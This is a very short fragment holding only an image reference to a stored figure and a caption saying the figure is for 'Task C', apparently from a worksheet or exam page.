


Figure above is for Task C
